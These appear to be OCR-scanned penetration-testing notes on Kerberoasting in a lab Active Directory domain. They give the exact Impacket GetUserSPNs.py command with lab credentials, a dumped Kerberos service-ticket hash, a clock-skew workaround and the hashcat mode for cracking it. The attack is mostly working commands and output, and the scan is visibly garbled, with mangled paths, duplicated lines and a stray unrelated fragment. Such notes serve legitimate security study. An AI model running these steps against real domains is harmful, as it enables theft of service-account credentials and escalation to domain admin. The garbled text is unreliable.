
KERBEROASTING

KERBEROASTING





https://medium.com/@Shorty420/kerberoasting-9108477279cc

root@kali:/opt/impacket/examples# python GetUserSPNs.py MARVEL.local/fcastle:Password1 -dc-i
p 10.0.3.4 -request
Impacket v0.9.19-dev - Copyright 2019 SecureAuth Corporation ServicePrincipalName Member0f LastLogon PasswordLastSet HYDRA-DC/SVC_SQLService.MARVEL.local:60111 SVC_SQLService CN=Domain Admins,0U=Groups,DC=MA RVEL,DC=local 2019-07-24 12:02:02 <never> krb5tgs\$23\$*SVC_SQLService\$MARVEL.LOCAL\$HYDRA-DC/SVC_SQLService.MARVEL.local~60111*\$7cba83b\$ 1f1eaba727a54cc730d9cb58d\$882768a5ba63cc262c946e0feecd4e840186cbd6ed0d155e1dae7e3cc0335ef486 4668382f89e55d197018f63e8e1ef679e32071d3ba807d7cc755e2df531f900419c777619e56025cfd331b55a21e 815692e715a4828a191aeae2b27e38c314b25b545c546a089bb35cce58614c76d5f8b827dc51cfd62221477336d2 32210213c0212c7cac4f3d3ebfc3d898512ccaf4bf3fd448fda8af2208691e9dc7490d8b93e5c373ebe1d4c2255c cc888250962aa66c5ecf434d8ef7994790b886da7092442fada9e10330ae3539d3869abdf7969554a23299b491cc oldf11eee586828837df60aae216532312369690860a5cea588baafa6cf7fa7ec8aa64a563d5ee33822abdc6768 .04d0ed75c3fd49bd35801ee351b9af4305f678d3c85be00fae87bedd215830f21f8b21538545777dfba685fff56

Kerberoasting

Step 1: Get SPNs, Dump Hash

python GetUserSPNs.py <DOMAIN/username:password> -dc-ip <ip of DC> -request



I hope this will help someone in the future who searches this problem: for kerberoasting, to fix the Clock Skew error, run ntpdate [dc ip] then immediately run GetUserSPNs.py before your system auto updates the time. I'm running Virtual Box and apparently it does that, but it takes at least a second. Happy hacking!





KERBEROAST HASHES: 13100 HASHCAT

```
(trisdoan® kall_[-]

(setUserSPNs.py marveLlocal/fcastle:Password1_dc-ip 10.0.2.16 -request

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-py2.py3-none-any.whi/OpenSSL/crypto.pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-py2.py3-none-any.whi/OpenSSL/crypto.pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-py2.py3-none-any.whi/OpenSSL/crypto.pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-pyc2.pyc3-none-any.whi/OpenSSL/crypto.pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-pyc2.pyc3-none-any.whi/OpenSSL/crypto.pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/Ordsc-wave-wheels/p/OpenSSL-19.10-pyc2.pyc3-none-any.whi/OpenSSL/crypto-pyc12: CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography, and will be removed in the next release.

//usr/Share/CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated in cryptography. And will be removed in the next release.

//usr/Share/CryptographyDeprecationWarning: Python 2 is no longer supported by the Python core team. Support for it is now deprecated
```

HASHCAT

```
(trisdoan® kali)-[~]

$ hashcat -h | grep -i "kerb"

19600 | Kerberos 5, etype 17, TGS-REP

19800 | Kerberos 5, etype 18, TGS-REP

19900 | Kerberos 5, etype 18, TGS-REP

19900 | Kerberos 5, etype 18, Pre-Auth
7500 | Kerberos 5, etype 23, AS-REQ Pre-Auth
13100 | Kerberos 5, etype 23, TGS-REP

18200 | Kerberos 5, etype 23, AS-REP

18200 | Kerberos 5, etype 23, AS-REP

(trisdoan® kali)-[~]
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CRACK

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Section 1. The Control of the Contro
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